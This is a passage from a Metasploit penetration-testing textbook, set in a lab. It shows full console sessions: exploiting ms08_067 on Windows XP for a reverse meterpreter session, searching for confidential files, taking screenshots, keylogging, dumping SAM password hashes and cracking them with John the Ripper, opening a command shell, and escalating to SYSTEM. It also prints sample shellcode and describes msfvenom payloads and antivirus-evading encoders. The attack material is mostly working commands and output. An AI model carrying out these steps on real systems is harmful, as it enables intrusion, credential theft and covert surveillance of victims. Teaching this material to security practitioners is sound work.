Post exploitation is a phase in penetration testing where we have got limited (or full) access to our target system, and now, we want to search for certain files, folders, dump user credentials, capture screenshots remotely, dump out the keystrokes from the remote system, escalate the privileges (if required), and try to make our access persistent. In this section, we'll learn about meterpreter, which is an advanced payload known for its feature-rich post-exploitation capabilities.

What is meterpreter?

Meterpreter is an advanced extensible payload that uses an *in-memory* DLL injection. It significantly increases the post-exploitation capabilities of the Metasploit Framework. By communicating over the stager socket, it provides an extensive client-side Ruby API. Some of the notable features of meterpreter are as follows:

- **Stealthy:** Meterpreter completely resides in the memory of the compromised system and writes nothing to the disk. It doesn't spawn any new process; it injects itself into the compromised process. It has an ability to migrate to other running processes easily. By default, Meterpreter communicates over an encrypted channel. This leaves a limited trace on the compromised system from the forensic perspective.
- **Extensible:** Features can be added at runtime and are directly loaded over the network. New features can be added to Meterpreter without having to rebuild it. The `meterpreter` payload runs seamlessly and very fast.

The following screenshot shows a `meterpreter` session that we obtained by exploiting the `ms08_067_netapi` vulnerability on our Windows XP target system.



Before we use the exploit, we need to configure the meterpreter payload by issuing the `use payload/windows/meterpreter/reverse_tcp` command and then setting the value of the LHOST variable.


```
root@kali: ~
File Edit View Search Terminal Help
msf payload(meterpreter_reverse_tcp) > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > show options
Module options (exploit/windows/smb/ms08_067_netapi):
Name      Current Setting  Required  Description
----      -----          -----    -----
RHOST            yes        The target address
RPORT          445         yes        The SMB service port
SMBPIPE        BROWSER     yes        The pipe name to use (BROWSER, SRVSVC)

Exploit target:
Id  Name
--  --
0   Automatic Targeting

msf exploit(ms08_067_netapi) > set RHOST 192.168.44.129
RHOST => 192.168.44.129
msf exploit(ms08_067_netapi) > run
[*] Started reverse TCP handler on 192.168.44.134:4444
[*] 192.168.44.129:445 - Automatically detecting the target...
[*] 192.168.44.129:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.44.129:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.44.129:445 - Attempting to trigger the vulnerability...
[*] Sending stage (957999 bytes) to 192.168.44.129
[*] Meterpreter session 1 opened (192.168.44.134:4444 -> 192.168.44.129:1049) at 2017-05-03 21:56:27 -0
400
meterpreter >
```

Searching for content

Once we have compromised our target system, we might want to look out for specific files and folders. It all depends on the context and intention of the penetration test. The meterpreter offers a search option to look for files and folders on the compromised system. The following screenshot shows a search query looking for confidential text files located on C drive:



The screenshot shows a terminal window titled 'root@kali: ~'. The window contains the following text:

```
File Edit View Search Terminal Help
meterpreter > search -h
Usage: search [-d dir] [-r recurse] -f pattern [-f pattern]...
Search for files.

OPTIONS:

-d <opt> The directory/drive to begin searching from. Leave empty to search all drives. (Default: )
-f <opt> A file pattern glob to search for. (e.g. *secret*.doc?)
-h Help Banner.
-r <opt> Recursively search sub directories. (Default: true)

meterpreter > search -d C:/ -f conf*.txt
Found 1 result...
  C:\Confidential.txt (28 bytes)
meterpreter > 
```

Screen capture

Upon a successful compromise, we might want to know what activities and tasks are running on the compromised system. Taking a screenshot may give us some interesting information on what our victim is doing at that particular moment. In order to capture a screenshot of the compromised system remotely, we perform the following steps:

1. Use the `ps` command to list all processes running on the target system along with their PIDs.
2. Locate the `explorer.exe` process, and note down its PID.
3. Migrate the meterpreter to the `explorer.exe` process, as shown in the following screenshot:


```
root@kali: ~
File Edit View Search Terminal Help
Process List
=====
PID  PPID  Name          Arch Session User      Path
---  ---  -----
0    0     [System Process]
4    0     System         x86   0     NT AUTHORITY\SYSTEM
196  728  FileZilla server.exe x86   0     NT AUTHORITY\SYSTEM
224  728  hMailServer.exe x86   0     NT AUTHORITY\SYSTEM
396  728  VGAuthService.exe x86   0     NT AUTHORITY\SYSTEM
uthService.exe
536  4     smss.exe       x86   0     NT AUTHORITY\SYSTEM
604  536  CSRSS.exe      x86   0     NT AUTHORITY\SYSTEM
628  536  winlogon.exe   x86   0     NT AUTHORITY\SYSTEM
728  628  services.exe   x86   0     NT AUTHORITY\SYSTEM
740  628  lsass.exe      x86   0     NT AUTHORITY\SYSTEM
900  728  vmacthlp.exe   x86   0     NT AUTHORITY\SYSTEM
916  728  svchost.exe    x86   0     NT AUTHORITY\SYSTEM
964  916  wmiprvse.exe   x86   0     NT AUTHORITY\SYSTEM
1008 728  svchost.exe    x86   0     NT AUTHORITY\NETWORK SERVICE
1148 728  svchost.exe    x86   0     NT AUTHORITY\SYSTEM
1244 728  svchost.exe    x86   0     NT AUTHORITY\NETWORK SERVICE
1360 728  vmtoolsd.exe   x86   0     NT AUTHORITY\SYSTEM
1452 728  svchost.exe    x86   0     NT AUTHORITY\LOCAL SERVICE
1536 1504 explorer.exe   x86   0     SAGAR-C51B4AADE\shareuser
1660 728  spoolsv.exe    x86   0     NT AUTHORITY\SYSTEM
1796 1536 rundll32.exe   x86   0     SAGAR-C51B4AADE\shareuser
1808 1536 vmtoolsd.exe   x86   0     SAGAR-C51B4AADE\shareuser
2040 728  svchost.exe    x86   0     NT AUTHORITY\LOCAL SERVICE
2448 728  alg.exe        x86   0     NT AUTHORITY\LOCAL SERVICE
2588 1148 wsctnfy.exe    x86   0     SAGAR-C51B4AADE\shareuser
3200 1536 FileZilla Server Interface.exe x86   0     SAGAR-C51B4AADE\shareuser
erface.exe

meterpreter > migrate 1536
[*] Migrating from 1148 to 1536...
[*] Migration completed successfully.
```

Once we have migrated meterpreter to `explorer.exe`, we load the `espia` plugin and then fire the `screengrab` command, as shown in the following screenshot:

```
root@kali: ~
File Edit View Search Terminal Help
meterpreter > use espia
Loading extension espia...success.
meterpreter > screengrab
Screenshot saved to: /root/IWxOouyv.jpeg
meterpreter >
```

The screenshot of our compromised system is saved (as follows), and we can notice that the victim was interacting with the FileZilla Server:



Keystroke logging

Apart from screenshot, another very useful meterpreter feature is keylogging. The meterpreter keystroke sniffer will capture all the keys pressed on the compromised system and dump out the results on our console. The `keyscan_start` command is used to initiate remote keylogging on the compromised system, while the `keyscan_dump` command is used to dump out all the captured keystrokes to the Metasploit console:

```
root@kali: ~
File Edit View Search Terminal Help
meterpreter > keyscan start
Starting the keystroke sniffer...
meterpreter > keyscan dump
Dumping captured keystrokes...
demo.testfire.net <Return> admin <Tab> admin123 <Return>
meterpreter > [REDACTED]
```

Dumping the hashes and cracking with JTR

Windows stores the user credentials in an encrypted format in its SAM database. Once we have compromised our target system, we want to get hold of all the credentials on that system. As shown in the following screenshot, we can use the `post/windows/gather/hashdump` auxiliary module to dump the password hashes from the remote compromised system:

The screenshot shows a terminal window titled "root@kali: ~" running the Metasploit Framework. The user has selected the `hashdump` module for the `SESSION 8`. The process involves calculating the boot key, obtaining user keys, decrypting them, and dumping password hints. Finally, the password hashes are dumped, showing entries for Administrator, Guest, HelpAssistant, SUPPORT, shareuser, and test accounts. The session ends with a message indicating the post module execution completed.

```
File Edit View Search Terminal Help
root@kali: ~
msf exploit(ms08_067_netapi) > use post/windows/gather/hashdump
msf post(hashdump) > show options

Module options (post/windows/gather/hashdump):
Name      Current Setting  Required  Description
----      -----          -----    -----
SESSION           yes        The session to run this module on.

msf post(hashdump) > set SESSION 8
SESSION => 8
msf post(hashdump) > run

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY bba8dcdda46374afef9c333afe782bd1...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

test:"temp"

[*] Dumping password hashes...

Administrator:500:ce0f39e1cf011a1aa818381e4e281b:b4bba079f275ab84519ff76082fc86ff:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:1dfb83c2aeb861b2cec506cca318fce7:812db87e1c4823dca85f327767eb16a4:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:9b7dc3244a0f215161926d983a168d5d:::
shareuser:1003:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
test:1004:624aac413795cdc1ff17365faf1ffe89:3b1b47e42e0463276e3ded6cef349f93:::

[*] Post module execution completed
msf post(hashdump) >
```

Once we have a dump of credentials, the next step is to crack them and retrieve clear text passwords. The Metasploit Framework has an auxiliary module `auxiliary/analyze/jtr_crack_fast` that triggers a password cracker against the dumped hashes.

Upon completion, the module displays clear text passwords, as shown in the following screenshot:




jtr is an acronym for **John the Ripper**, the most commonly used password cracker.

```
File Edit View Search Terminal Help
root@kali: ~
msf post(hashdump) > use auxiliary/analyze/jtr_crack_fast
msf auxiliary(jtr_crack_fast) > run
[*] Wordlist file written out to /tmp/jtrtmp20170503-1845-lcr797n
[*] Hashes Written out to /tmp/ hashes_tmp20170503-1845-d78gie
[*] Cracking lm hashes in normal wordlist mode...
Created directory: /root/.john
[*] Loaded 7 password hashes with no different salts (LM [DES 128/128 SSE2])
Press 'q' or Ctrl-C to abort, almost any other key for status
[*] 3          (administrator:2)
[*] 4          (test:2)
[*] TEST123    (test:1)
3g 0:00:00:00 DONE (Wed May 3 22:29:20 2017) 50.00g/s 1286Kp/s 5172KC/s ZITA..TUDE
Warning: passwords printed above might be partial and not be all those cracked
Use the "--show" option to display all of the cracked passwords reliably
Session completed
[*] Cracking lm hashes in single mode...
[*] Loaded 7 password hashes with no different salts (LM [DES 128/128 SSE2])
[*] Remaining 4 password hashes with no different salts
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:05 DONE (Wed May 3 22:29:26 2017) 0g/s 2765Kp/s 2765Kc/s 11063KC/s WYE1900..E1900
Session completed
[*] Cracking lm hashes in incremental mode (All4)...
[*] Loaded 7 password hashes with no different salts (LM [DES 128/128 SSE2])
[*] Remaining 4 password hashes with no different salts
fopen: /usr/share/john/all.chr: No such file or directory
[*] Cracking lm hashes in incremental mode (Digits)...
Warning: MaxLen = 8 is too large for the current hash type, reduced to 7
[*] Loaded 7 password hashes with no different salts (LM [DES 128/128 SSE2])
[*] Remaining 4 password hashes with no different salts
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:00 DONE (Wed May 3 22:29:27 2017) 0g/s 13071Kp/s 13071Kc/s 52287KC/s 0769790..0769743
Session completed
[*] Cracked Passwords this run:
[*] Cracking nt hashes in normal wordlist mode...
[*] Loaded 5 password hashes with no different salts (NT [MD4 128/128 SSE2 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
[*] test1234   (test)
```

Shell command

Once we have successfully exploited the vulnerability and obtained meterpreter access, we can use the `shell` command to get command prompt access to the compromised system (as shown in the following screenshot). The command prompt access will make you feel as if you are physically working on the target system:



```
root@kali: ~
File Edit View Search Terminal Help
meterpreter > shell
Process 1328 created.
Channel 2 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>cd ..
cd ..

C:\WINDOWS>cd ..
cd ..

C:\>dir /w
dir /w
Volume in drive C has no label.
Volume Serial Number is D07E-2DDD

Directory of C:\


AUTOEXEC.BAT          Confidential.txt      CONFIG.SYS
[Documents and Settings] [maradns-2-0-13-win32]  [Program Files]
[WINDOWS]
            3 File(s)           28 bytes
            4 Dir(s)  17,739,689,984 bytes free

C:\>
```

Privilege escalation

We can exploit a vulnerability and get remote meterpreter access, but it's quite possible that we have limited privileges on the compromised system. In order to ensure we have full access and control over our compromised system, we need to elevate privileges to that of an administrator. The meterpreter offers functionality to escalate privileges as shown in the following screenshot. First, we load an extension called `priv`, and then use the `getsystem` command to escalate the privileges.

We can then verify our privilege level using the `getuid` command:



A screenshot of a terminal window titled "root@kali: ~". The window shows a Metasploit meterpreter session. The session starts with "use priv", followed by "[-] The 'priv' extension has already been loaded. Then it runs "getsystem" which "...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin))." It then runs "getuid" showing "Server username: NT AUTHORITY\SYSTEM". Finally, it runs "sysinfo" which provides detailed system information:

```
meterpreter > use priv
[-] The 'priv' extension has already been loaded.
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer       : SAGAR-C51B4AADE
OS             : Windows XP (Build 2600, Service Pack 3).
Architecture   : x86
System Language: en US
Domain        : MSHOME
Logged On Users: 2
Meterpreter    : x86/win32
meterpreter >
```

Summary

In this chapter, you learned how to set up the Metasploit database and then explored various techniques of vulnerability scanning using NMAP and Nessus. We concluded by getting to know the advanced post-exploitation features of the Metasploit Framework. In the next chapter, we'll learn about the interesting client-side exploitation features of the Metasploit Framework.

Exercises

You can try the following exercises:

- Find out and try to use any auxiliary module that can be used for vulnerability detection
- Try to explore various features of meterpreter other than those discussed in this chapter
- Try to find out if there is any alternative to `db_autopwn`

7

Client-side Attacks with Metasploit


In the previous chapter, we learned to use various tools such as NMAP and Nessus to directly exploit vulnerabilities in the target system. However, the techniques that we learned are useful if the attacker's system and the target system are within the same network. In this chapter, we'll see an overview of techniques used to exploit systems, which are located in different networks altogether. The topics to be covered in this chapter are as follows:

- Understanding key terminology related to client-side attacks
- Using msfvenom to generate custom payloads
- Using Social-Engineering Toolkit
- Advanced browser-based attacks using the `browser_autopwn` auxiliary module


Need of client-side attacks

In the previous chapter, we used the MS08_067net api vulnerability in our target system and got complete administrator-level access to the system. We configured the value of the RHOST variable as the IP address of our target system. Now, the exploit was successful only because the attacker's system and the target system both were on the same network. (The IP address of attacker's system was 192.168.44.134 and the IP address of target system was 192.168.44.129).

This scenario was pretty straightforward as shown in the following diagram:



Now, consider a scenario shown in the following diagram. The IP address of the attacker system is a *public* address and he is trying to exploit a vulnerability on a system, which is not in same network. Note, the target system, in this case, has a private IP address (10.11.1.56) and is NAT'ed behind an internet router (88.43.21.9x). So, there's no direct connectivity between the attacker's system and the target system. By setting RHOST to 89.43.21.9, the attacker can reach only the internet router and not the desired target system. In this case, we need to adopt another approach for attacking our target system known as client-side attacks:




What are client-side attacks?

As we have seen in the preceding section, if the target system is not in the same network as that of the attacker, then the attacker cannot reach the target system directly. In this case, the attacker will have to send the payload to the target system by some other means. Some of the techniques for delivering the payload to the target system are:

1. The attacker hosts a website with the required malicious payload and sends it to the victim.
2. The attacker sends the payload embedded in any innocent looking file such as DOC, PDF, or XLS to the victim over email.
3. The attacker sends the payload using an infected media drive (such as USB flash drive, CD, or DVD)

Now, once the payload has been sent to the victim, the victim needs to perform the required action in order to trigger the payload. Once the payload is triggered, it will connect back to the attacker and give him the required access. Most of the client-side attacks require the victim to perform some kind of action or other. ;

The following flowchart summarizes how client-side attacks work:



What is a Shellcode?

Let's break the word shellcode into shell and code. In simple terms, a shellcode is a code that is designed to give a shell access of the target system. Practically, a shellcode can do lot more than just giving shell access. It all depends on what actions are defined in the shellcode. For executing client-side attacks, we need to choose the precise shellcode that will be part of our payload. Let's assume, there's a certain vulnerability in the target system, the attacker can write a shellcode to exploit that vulnerability. A shell code is a typically hex encoded data and may look like this:

```
"\x31\xc0\x31\xdb\x31\xc9\x31\xd2"\n"\x51\x68\x6c\x6c\x20\x20\x68\x33"
```

```
"\x32\x2e\x64\x68\x75\x73\x65\x72"
"\x89\xe1\xbb\x7b\x1d\x80\x7c\x51"
"\xff\xd3\xb9\x5e\x67\x30\xef\x81"
"\xc1\x11\x11\x11\x51\x68\x61"
"\x67\x65\x42\x68\x4d\x65\x73\x73"
"\x89\xe1\x51\x50\xbb\x40\xae\x80"
"\x7c\xff\xd3\x89\xe1\x31\xd2\x52"
"\x51\x51\x52\xff\xd0\x31\xc0\x50"
"\xb8\x12\xcb\x81\x7c\xff\xd0";
"
```

What is a reverse shell?

A reverse shell is a type of shell, which, upon execution, connects back to the attacker's system giving shell access.

What is a bind shell?

A bind shell is a type of shell, which, upon execution, actively listens for connections on a particular port. The attacker can then connect to this port in order to get shell access.

What is an encoder?

The `msfvenom` utility would generate a payload for us. However, the possibility of our payload getting detected by antivirus on the target system is quite high. Almost all industry leading antivirus and security software programs have signatures to detect Metasploit payloads. If our payload gets detected, it would render useless and our exploit would fail. This is exactly where the encoder comes to rescue. The job of the encoder is to obfuscate the generated payload in such a way that it doesn't get detected by antivirus or similar security software programs.

The `msfvenom` utility

Earlier, the Metasploit Framework offered two different utilities, namely, `msfpayload` and `msfencode`. The `msfpayload` was used to generate a payload in a specified format and the `msfencode` was used to encode and obfuscate the payload using various algorithms. However, the newer and the latest version of the Metasploit Framework has combined both of these utilities into a single utility called `msfvenom`.

The `msfvenom` utility can generate a payload as well as encode the same in a single command. We shall see a few commands next:



The `msfvenom` is a separate utility and doesn't require `msfconsole` to be running at same time.

- **List payloads:** The `msfvenom` utility supports all standard Metasploit payloads. We can list all the available payloads using the `msfvenom --list payloads` command as shown in the following screenshot:

A terminal window titled 'root@kali: ~' showing the output of the 'msfvenom --list payloads' command. The output lists 455 available payloads, each with a name and a brief description. The payloads are categorized under 'Framework Payloads'.

Name	Description
aix/ppc/shell_bind_tcp	Listen for a connection and spawn a command shell
aix/ppc/shell_find_port	Spawn a shell on an established connection
aix/ppc/shell_interact	Simply execve /bin/sh (for inetd programs)
aix/ppc/shell_reverse_tcp	Connect back to attacker and spawn a command shell
android/meterpreter/reverse_http	Run a meterpreter server on Android. Tunnel communication over HTTP
android/meterpreter/reverse_https	Run a meterpreter server on Android. Tunnel communication over HTTPS
android/meterpreter/reverse_tcp	Run a meterpreter server on Android. Connect back stager
android/shell/reverse_http	Spawn a piped command shell (sh). Tunnel communication over HTTP
android/shell/reverse_https	Spawn a piped command shell (sh). Tunnel communication over HTTPS
android/shell/reverse_tcp	Spawn a piped command shell (sh). Connect back stager
bsd/sparc/shell_bind_tcp	Listen for a connection and spawn a command shell
bsd/sparc/shell_reverse_tcp	Connect back to attacker and spawn a command shell
bsd/x64/exec	Execute an arbitrary command
bsd/x64/shell_bind_ipv6_tcp	Listen for a connection and spawn a command shell over IPv6
bsd/x64/shell_bind_tcp	Bind an arbitrary command to an arbitrary port
bsd/x64/shell_bind_tcp_small	Listen for a connection and spawn a command shell
bsd/x64/shell_reverse_ipv6_tcp	Connect back to attacker and spawn a command shell over IPv6
bsd/x64/shell_reverse_tcp	Connect back to attacker and spawn a command shell
bsd/x64/shell_reverse_tcp_small	Connect back to attacker and spawn a command shell
bsd/x86/exec	Execute an arbitrary command
bsd/x86/metsvc_bind_tcp	Stub payload for interacting with a Meterpreter Service
bsd/x86/metsvc_reverse_tcp	Stub payload for interacting with a Meterpreter Service
bsd/x86/shell/bind_ipv6_tcp	Spawn a command shell (staged). Listen for a connection over IPv6
bsd/x86/shell/bind_tcp	Spawn a command shell (staged). Listen for a connection over IPv6
bsd/x86/shell/find_tag	Spawn a command shell (staged). Use an established connection
bsd/x86/shell/reverse_ipv6_tcp	Spawn a command shell (staged). Connect back to the attacker over IPv6
bsd/x86/shell/reverse_tcp	Spawn a command shell (staged). Connect back to the attacker
bsd/x86/shell_bind_tcp	Listen for a connection and spawn a command shell
bsd/x86/shell_bind_tcp_ipv6	Listen for a connection and spawn a command shell over IPv6
bsd/x86/shell_find_port	Spawn a shell on an established connection
bsd/x86/shell_find_tag	Spawn a shell on an established connection (proxy/nat safe)

- **List encoders:** As we have discussed earlier, the `msfvenom` is a single utility, which can generate as well as encode the payload. It supports all standard Metasploit encoders. We can list all the available encoders using the `msfvenom --list encoders`; command, as shown in the following screenshot:

```

root@kali:~# msfvenom --list encoders
File Edit View Search Terminal Help
root@kali:~# msfvenom --list encoders
Framework Encoders
=====
Name          Rank      Description
----          ----      -----
cmd/echo       good     Echo Command Encoder
cmd/generic_sh manual   Generic Shell Variable Substitution Command Encoder
cmd/iifs      low      Generic ${IFS} Substitution Command Encoder
cmd/perl      normal   Perl Command Encoder
cmd/powershell_base64 excellent PowerShell Base64 Command Encoder
cmd/printf_php_mq manual   printf() via PHP magic_quotes Utility Command Encoder
generic/eicar  manual   The EICAR Encoder
generic/hone   normal   The "none" Encoder
mipse/byte_xor normal   Byte XORi Encoder
mipse/longxor normal   XOR Encoder
mipse/byte_xori normal   Byte XORi Encoder
mipse/longxor normal   XOR Encoder
php/base64    great    PHP Base64 Encoder
ppc/longxor   normal   PPC LongXOR Encoder
ppc/longxor_tag normal   PPC LongXOR Encoder
sparc/longxor_tag normal   SPARC DWORD XOR Encoder
x64/xor       normal   XOR Encoder
x64/zutto_dekiru manual   Zutto Dekiru
x86/add_sub   manual   Add/Sub Encoder
x86/alpha_mixed low     Alpha2 Alphanumeric Mixedcase Encoder
x86/alpha_upper low     Alpha2 Alphanumeric Uppercase Encoder
x86/avoid_underscore_tolower manual  Avoid underscore/tolower
x86/avoid_utf8_tolower  manual  Avoid UTF8/tolower
x86/bloxor    manual   BloXor - A Metamorphic Block Based XOR Encoder
x86/bmp_polyglot manual   BMP Polyglot
x86/call4_dword_xor normal   Call+4 Dword XOR Encoder
x86/context_cpuid  manual   CPUID-based Context Keyed Payload Encoder
x86/context_stat  manual   stat(2)-based Context Keyed Payload Encoder
x86/context_time  manual   time(2)-based Context Keyed Payload Encoder
x86/countdown   normal   Single-byte XOR Countdown Encoder
x86/fnstenv_mov  normal   Variable-length Fnstenv/mov Dword XOR Encoder

```

- **List formats:** While generating a payload, we need to instruct the `msfvenom` utility about the file format that we need our payload to be generated in. We can use the `msfvenom --help formats`; command to view all the supported payload output formats:

```

root@kali:~# msfvenom --help-formats
File Edit View Search Terminal Help
root@kali:~# msfvenom --help-formats
Executable formats
